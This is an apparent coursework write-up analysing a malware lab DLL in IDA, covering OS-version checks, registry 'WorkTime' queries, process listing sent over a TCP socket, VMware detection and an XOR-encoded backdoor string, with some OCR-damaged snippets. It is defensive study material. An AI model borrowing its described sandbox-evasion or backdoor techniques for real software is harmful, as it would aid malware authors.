
```
.text:10001673 E8 1D 20 00 00          call    sub_10003695     ; Call Procedure
.text:10001678 A3 C4 E5 08 10          mov     dword_1008E5C4, eax
.text:1000167D E8 41 20 00 00          call    sub_100036C3     ; Call Procedure
.text:10001682 68 98 3A 00 00
.text:10001687 A3 C8 E5 08 10
.text:1000168C FF 15 1C 62 01 10
.text:10001692 E8 68 FA 00 00
.text:10001697 8D 84 24 F8 04 00+
.text:1000169E 50
.text:1000169F 68 02 02 00 00
.text:100016A4 FF 15 F0 63 01 10
.text:100016AA 3B C3
.text:100016AC 74 1D
.text:100016AE 50
.text:100016AF 68 98 35 09 10
.text:100016B4 FF 15 A8 62 01 10       call    ds:__imp_printf ; Indirect Call Near Procedure
.text:100016BA 59                      pop     ecx
```

xrefs to dword_1008E5C4

Dir...	T	Address	Text
	w	sub_10001656+22	mov dword_1008E5C4, eax
D...	r	sub_10007312+E	cmp dword_1008E5C4, edi; dword_1008E5C4
D...	r	sub_1000FF58+270	cmp dword_1008E5C4, ebx; dword_1008E5C4

Line 1 of 3

Right before that, there is a call to sub_1003695:




```
sub_10003695      ; Call Procedure
dword_100
sub_10003
3A98h
dword_100
ds:Sleep
sub_10011
eax, [esp
eax
202h
ds:WSASta
eax, ebx          ; Compare Two Operands
short loc_100016CB ; Jump if Zero (ZF=1)
```

```
; Attributes: bp-based frame

sub_10003695    proc near               ; CODE XREF: sub_10001656+1D↑p
                                        ; sub_10003B75+7↓p ...

VersionInformation= _OSVERSIONINFOA ptr -94h

                push    ebp
                mov     ebp, esp
                sub     esp, 94h        ; Integer Subtraction
```

As we can see from the screenshot, this procedure checks the system information, using the structure OSVERSIONINFOA, which contains OS version information. According to Microsoft, this structure is used with the GetVersionEx function, to decide if the OS used is Windows 7, Windows Server 2008, Windows Vista, Windows Server 2003, Windows XP, or Windows 2000. (2)

Switching to graph mode for easier understanding, a comparison occurs between VersionInformation.dwPlatfromId and 2, and according to Microsoft’s platform IDs, it is checking if the OS is Windows NT or later. (3) :




```
                          ; version of the operating system
cmp     [ebp+VersionInformation.dwPlatformId], 2 ; Compare Two Operands
jnz     short loc_100036FA ; Jump if Not Zero (ZF=0)
```

```
cmp     [ebp+VersionInformation.dwMajorVersion], 5 ; Compare Two Operands
jb      short loc_100036FA ; Jump if Below (CF=1)
```

```
push    1
pop     eax
leave                         ; High Level Procedure Exit
retn                          ; Return Near from Procedure
```

```
loc_100036FA:                 ; Logical Exclusive OR
xor     eax, eax
leave                         ; High Level Procedure Exit
retn                          ; Return Near from Procedure
sub_100036C3 endp
```

Back to the original comparison, dword_1008E5C4 at 0x100101C8 will decide if \cmd.exe /c is pushed: if the OS is Windows NT or later, it will be pushed, if not then it is \command.exe /c. So this is used to choose the correct command prompt to use based on the OS:




```
mov     [ebp+StartupInfo.dwFlags], 101h
call    ds:GetSystemDirectoryA ; Indirect Call Near Procedure
cmp     dword_1008E5C4, ebx ; Compare Two Operands
jz      short loc_100101D7 ; Jump if Zero (ZF=1)
```

```
push    offset aCmd_exeC ; "\\cmd.exe /c "
jmp     short loc_100101DC ; Jump
```

```
loc_100101D7:           ; "\\command.exe /c "
push    offset aCommand_exeC
```


```
loc_100101DC:                   ; Load Effective Address
lea     eax, [ebp+CommandLine]
push    eax                     ; char *
```

10. If the string comparison is successful, it returns 0, so the jump (jnz) will not execute and it will follow the red path:




```
loc_10010444:           ; size_t
push    9
lea     eax, [ebp+var_5C0] ; Load Effective Address
push    offset aRobotwork ; "robotwork"
push    eax             ; void *
call    memcmp          ; Call Procedure
add     esp, 0Ch        ; Add
test    eax, eax        ; Logical Compare
jnz     short loc_10010468 ; Jump if Not Zero (ZF=0)
```

The red path leads to a new subroutine sub_100052A2, which has registry keys SOFTWARE\Microsoft\Windows\CurrentVersion: WorkTime and WorkTimes. This function is looking for values within these keys using RegValueExA:



```
stosb                   ; Store String
lea     eax, [ebp+hKey] ; Load Effective Address
push    eax             ; phkResult
push    0F003Fh         ; samDesired
push    0               ; ulOptions
push    offset aSoftwareMicros ; "SOFTWARE\\Microsoft\\Windows\\CurrentVersi"...
push    80000002h       ; hKey
call    ds:RegOpenKeyExA ; Indirect Call Near Procedure
test    eax, eax        ; Logical Compare
jz      short loc_10005309 ; Jump if Zero (ZF=1)
```


```
loc_10005309:
push    ebx
lea     eax, [ebp+cbData] ; Load Effective Address
push    esi
push    eax             ; lpcbData
lea     eax, [ebp+Data] ; Load Effective Address
mov     ebx, ds:RegQueryValueExA
push    eax             ; lpData
lea     eax, [ebp+Type] ; Load Effective Address
push    eax             ; lpType
push    0               ; lpReserved
push    offset aWorktime ; "WorkTime"
push    [ebp+hKey]      ; hKey
call    ebx ; RegQueryValueExA ; Indirect Call Near Procedure
mov     esi, ds:sprintf
mov     edi, ds:atoi
test    eax, eax        ; Logical Compare
jnz     short loc_10005379 ; Jump if Not Zero (ZF=0)
```



```
loc_10005379:           ; size_t
push    200h
lea     eax, [ebp+Data] ; Load Effective Address
push    0               ; int
push    eax             ; void *
call    memset          ; Call Procedure
add     esp, 0Ch        ; Add
lea     eax, [ebp+cbData] ; Load Effective Address
push    eax             ; lpcbData
lea     eax, [ebp+Data] ; Load Effective Address
push    eax             ; lpData
lea     eax, [ebp+Type] ; Load Effective Address
push    eax             ; lpType
push    0               ; lpReserved
push    offset aWorktimes ; "WorkTimes"
push    [ebp+hKey]      ; hKey
call    ebx ; RegQueryValueExA ; Indirect Call Near Procedure
test    eax, eax        ; Logical Compare
jnz     short loc_100053EB ; Jump if Not Zero (ZF=0)
```


```
lea     eax, [ebp+Data] ; Load Effective Address
```

These registry keys WorkTime and WorkTimes are requested and their values are displayed as part of aRobotWorktimes offset addresses ([Robot_WorkTimes:] %d].



```
lea     eax, [ebp+Data] ; Load Effective Address
push    eax             ; char *
call    edi ; atoi      ; Indirect Call Near Procedure
push    eax
lea     eax, [ebp+var_60C] ; Load Effective Address
push    offset aRobot_worktime ; "\r\n\r\n[Robot_WorkTime :] %d\r\n\r\n"
push    eax             ; char *
call    esi ; sprintf   ; Indirect Call Near Procedure
add     esp, 10h        ; Add
lea     eax, [ebp+var_60C] ; Load Effective Address
push    0
push    eax             ; char *
call    strlen          ; Call Procedure
pop     ecx
push    eax             ; int
lea     eax, [ebp+var_60C] ; Load Effective Address
push    eax             ; int
push    [ebp+s]         ; s
call    sub_100038EE    ; Call Procedure
add     esp, 10h        ; Add
```


11. The exports window shows us the address of PSLIST:



Name	Address	Ordinal
InstallRT	1000D847	1
InstallSA	1000DEC1	2
InstallSB	1000E892	3
PSLIST	10007025	4
ServiceMain	1000CF30	5
StartEXS	10007ECB	6
UninstallRT	1000F405	7
UninstallSA	1000EA05	8
UninstallSB	1000F138	9
DllEntryPoint	1001516D	

Line 4 of 10


After navigating there, we can see that there are three subroutines associated with PSLIST. The first one has to do with OS information, similar to the one we saw before, but this one also checks if dwMajorVersion is 5 (dwMajorVersion includes major and minor version numbers and information about product suites [4]):



```
; Exported entry   4. PSLIST



; int __stdcall PSLIST(int,int,char *,int)
public PSLIST
PSLIST proc near

arg_8= dword ptr  0Ch

mov     dword_1008E5BC, 1
call    sub_100036C3     ; Call Procedure
test    eax, eax         ; Logical Compare
jz      short loc_1

push    [esp+arg_8]
call    strlen
test    eax, eax
pop     ecx
jnz     short loc_100
```

```
; Attributes: bp-based frame

sub_100036C3 proc near

VersionInformation= _OSVERSIONINFOA ptr -94h

push    ebp
mov     ebp, esp
sub     esp, 94h         ; Integer Subtractio
lea     eax, [ebp+VersionInformation] ; Load
```

Depending on whether or not the dwMajorVersion is 5, it will call one of the other two subroutines: sub_10006518 or sub_1000664C:




```
push    eax
call    sub_10006518     ; Call Procedure
jmp     short loc_1000705A ; Jump
```

```
loc_1000704E:            ; char *
push    [esp+arg_8]
push    0                ; s
call    sub_1000664C     ; Call Procedure
pop     ecx
```

```
loc_1000705A:
pop     ecx
```


Both of these use CreateToolhelp32Snapshot to take a snapshot of the associated information, and then they execute commands to query information about the running processes IDs, names and number of threads used:



```
call    CreateToolhelp32Snapshot ; Call Procedure
mov     esi, ds:CloseHandle
cmp     eax, 0FFFFFFFFh ;
mov     [ebp+hObject], ea
jz      loc_10006640    ;
1008E5BC. ebx : Compare Two Operands
```


```
; Attributes: thunk

; HANDLE __stdcall CreateToolhelp32Snapshot(DWORD dwFlags,DWORD th32ProcessID
CreateToolhelp32Snapshot proc near
jmp     ds:__imp_CreateToolhelp32Snapshot ; Indirect Near Jump
CreateToolhelp32Snapshot endp
```

The difference between them is that sub_1000664C also includes SOCKET s, to send the output:




```
; int __cdecl sub_1000664C(SOCKET s,char *)
sub_1000664C proc near

var_1634= dword ptr -1634h
var_1630= dword ptr -1630h
buf= byte ptr -634h
```

12. Graphing the xrefs from sub_10004E79:




GetSystemDefaultLangId determines system language, the rest of the functions do some string operations. We can also see the offset aLanguageId0xX in the subroutine:



```
.text:10004EA6 8D 85 00 FC FF FF        lea     eax, [ebp+var_400] ; Load Effective Address
.text:10004EAC 68 24 3F 09 10           push    offset aLanguageId0xX ; "\r\n\r\n[Language:] id:0x%x\r\n\r\n"
.text:10004EB1 50                       push    eax             ; char *
```

Based on this information, we can rename sub_10004E79 to **getSystemLanguage**.

13. To see the functions that are directly called, we used the user xrefs chart and set the start and end addresses to _DllMain@12:



User xrefs chart

Start address _DllMain@12

End address _DllMain@12


Starting direction
☑ Cross references to
☑ Cross references from

Parameters
☑ Recursive
☑ Follow only current direction

Recursion depth 1


Ignore
☐ Externals
☑ Data
☐ From library functions
☐ To library functions

Print options
☐ Print comments
☑ Print recursion dots




A total of 4 API functions are *directly* called. At a depth of 2, a total of 32 API functions are called (gethostbyname, CreateThread, WSAStartup, send, socket, connect, LoadLibraryA).

14. a. move ax, off_10019020: aThisIsCti30 is moved into eax, which has "[This is CTI]30".
b. add eax, 0Dh: the pointer is moved 13 characters along eax (0Dh=13), leaving eax with "30".
c. call atoi: converts this string into an integer.
d. imul eax, 3E8h: eax is multiplied by 1 second (3E8h = 1000 = 1 second), which equals 30 seconds.
eax is then pushed, so the Sleep function will sleep for 30 seconds:




```
mov     eax, off_10019020
add     eax, 13             ; Add
push    eax                 ;off_10019020    dd offset unk_100192AC  ;
call    ds:atoi             ;                                        ;
imul    eax, 1000           ; Signed Multiply
pop     ecx
push    eax                 ; dwMilliseconds
call    ds:Sleep            ; Indirect Call Near Procedure
xor     ebp, ebp            ; Logical Exclusive OR
jmp     loc_100010B4        ; Jump
```

15. The three parameters af, type, and protocol:




```
cmp     edi, 0; SOCKET __stdcall socket(int af,int type,int protocol)
jnz     short            extrn socket:dword      ; DATA XREF: sub_10001656+AB↑r
call    ds:WSA                                   ; sub_1000208F+3F4↑r ...
push    eax
push    offset aSocketGetlaste ; "socket() GetLastError reports %d\n"
call    ds:__imp_printf ; Indirect Call Near Procedure
pop     ecx
pop     ecx
```

The values for these parameters were pushed to the stack just before; af=2, type=1 and protocol=6:




```
push    6                   ; protocol
push    1                   ; type
push    2                   ; af
call    ds:socket           ; Indirect
mov     edi, eax
cmp     edi, 0FFFFFFFFh ; Compare T
jnz     short loc_10001722 ; Jump i
call    ds:WSAGetLastError ; Indire
push    eax
push    offset aSocketGetlaste ; "s
call    ds:__imp_printf ; Indirect
```

16. After looking at Microsoft's socket documentation [(5)], **protocol** value 6 corresponds to IPROTO_TCP (TCP protocol), **type** 1 means the type of socket used is SOCK_STREAM often used with IPv4 address family, and **af** (address family specification) of value 2 corresponds to AF_INET (IPv4). So we can determine it is TCP IPv4. Using the convert to symbolic constant utility to rename the parameters:



```
push    IPPROTO_TCP     ; protocol
push    SOCK_STREAM     ; type
push    AF_INET         ; af
call    ds:socket       ; Indirect Call Near Procedure
mov     edi, eax
cmp     edi, 0FFFFFFFFh ; Compare Two Operands
jnz     short loc_10001722 ; Jump if Not Zero (ZF=0)
call    ds:WSAGetLastError ; Indirect Call Near Procedure
push    eax
push    offset aSocketGetlaste ; "socket() GetLastError rep
call    ds:__imp_printf ; Indirect Call Near Procedure
pop     ecx
pop     ecx
```


17. Searching for the occurrence of 0xed, we can see this in instruction is used with the string VMXh to determine if this malware is running inside VMWare:



Occurrences of binary: ed


```
Address              Instruction
.text:1000542A       lea     edi, [ebp-213h] ;
.text:10005B98       xor     ebp, ebp        ;
.text:100061DB       in      eax, dx
.text:10006305       lea     edi, [ebp+var_1290];
.text:10006310       mov     [ebp+var_1294], ebx
.text:10006318       call    ??2@YAPAXI@Z    ; operator new(uint)
.text:10006476       lea     ecx, [ebp+var_1294];
.text:100064A9       push    [ebp+var_1294]
.text:1000671B       call    sub_1000620C    ; sub_1000620C
.text:10006C43       jnz     short loc_10006C31; loc_10006C31
.text:10006D15       jnz     short loc_10006D03; loc_10006D03
.text:10008667       call    sub_100073DA    ; sub_100073DA
.text:1000867A       call    sub_100073DA    ; sub_100073DA
.text:100086A7       call    sub_100073DA    ; sub_100073DA
.text:10008712       call    sub_10007442    ; sub_10007442
.text:100096B1       jnz     loc_100097A2    ; loc_100097A2
.text:10009A1A       call    sub_100087A2    ; sub_100087A2
```

This is located in sub_10006196, taking a look at the xrefs of this function, we see that there are 3 xrefs: all of these contain **aFoundVirtualMa**, which indicates this malware will stop installing if it detects the existence of a virtual machine ("Found Virtual Machine,Install Cancel."):



```
call    sub_10006196    ; Call Procedure
test    al, al          ; Logical Compare
jz      short loc_1000DF08 ; Jump if Zero (ZF=1)

                        ; CODE XREF: InstallSA+1E↑j
push    offset unk_1008E5F0 ; char *
call    sub_10003592    ; Call Procedure
mov     [esp+8+var_8], offset aFoundVirtualMa ; "Found Virtual Machine,Install Cancel."
call    sub_10003592    ; Call Procedure
pop     ecx
call    sub_10005567    ; Call Procedure
jmp     short loc_1000DF1E ; Jump
```


18. It seems like the beginning of some kind of encrypted message (using Hex view to see the full message):



```
1001D980  00 00 00 00 00 00 00 00  2D 31 3A 3A 27 75 3C 26  ........-1::'u<&
1001D990  75 21 3D 3C 26 75 37 34  36 3E 31 3A 3A 27 79 75  u!=<&u746>1::'yu
1001D9A0  26 21 27 3C 3B 32 75 31  30 36 3A 31 30 31 75 33  &!'<;2u106:101u3
1001D9B0  3A 27 75 05 27 34 36 21  3C 36 34 39 75 18 34 39  :'u■'46!<649u↑49
1001D9C0  22 34 27 30 75 14 3B 34  39 2C 26 3C 26 75 19 34  "4'0u¶;49,&<&u↓4
1001D9D0  37 75 6F 7C 64 67 66 61  00 00 00 00 00 00 00 00  7uo|dgfa........
```


PART(2): MAL02.py:

We can turn this data into a single ASCII string using IDA's convert to ASCII functionality, by clicking on this icon or simply hitting "A" on our keyboard:


"s" ASCII A
"s" C-style (0 terminated)
"s" DOS style ($ terminated)
"s" Pascal style (1 byte length)
"s" Wide pascal (2 byte length)
"s" Delphi (4 byte length)
"s" Unicode
"s" Unicode pascal (2 byte length)
"s" Unicode wide pascal (4 byte length)
En Enums
Occurre


```
001D97D 00    db
001D97E 00    db
001D97F 00    db
001D980 00    db
001D981 00    db
001D982 00    db
001D983 00    db
```

After converting, the results will look like this:




```
2D 31 3A 3A 27 75+a1UUU7461Yu2u10 db '-1::',27h,'u<&u!=<&u746>1::',27h,'yu&!',27h,'<;2u106:101u3:',27h,'u'
05                                db    5
27 34 36 21 3C 36+a46649u         db 27h,'46!<649u'
18                                db  18h
34 39 22 34 27 30+a4940u          db '49"4',27h,'0u'
14                                db  14h
3B 34 39 2C 26 3C+a49U            db ';49,&<&u'
19                                db  19h
34 37 75 6F 7C 64+a47uoDgfa       db '47uo|dgfa',0
```

We don’t have the IDA python plugin, but we will take a look at the script to try and understand what it does:



```
sea = ScreenEA()

for i in range(0x00,0x50):
        b = Byte(sea+i)
        decoded_byte = b ^ 0x55
        PatchByte(sea+i,decoded_byte)
```

This script seems to perform an xor 55h, for 50h bytes from the current position (1001D988), we will use md5decrypt.net to decode the string we found above, using 55 as the XOR key:



```
'-1::'u<&u!=<&u746>1::'yu&!'<;2u106:101u3:'u'46!
<649u49"4'0u;49,&<&u47uo|dgfa
```

```
urxdoor is this backdoor, string decoded for ractical
alware nalysis ab :)1234
```

55


Input Type: Text
Key Type: Hexadecimal
Output Type: Text

“urxdoor is this backdoor, string decoded for ractical alware nalysis ab ☺1234”

As we can see, the text isn’t completely readable, but we can translate it to “Your door is this backdoor, string decoded for practical malware analysis lab”, indicating the use of a backdoor in this malware.


PART(3): MAL03.exe:

1. main contains subroutine sub_401000:

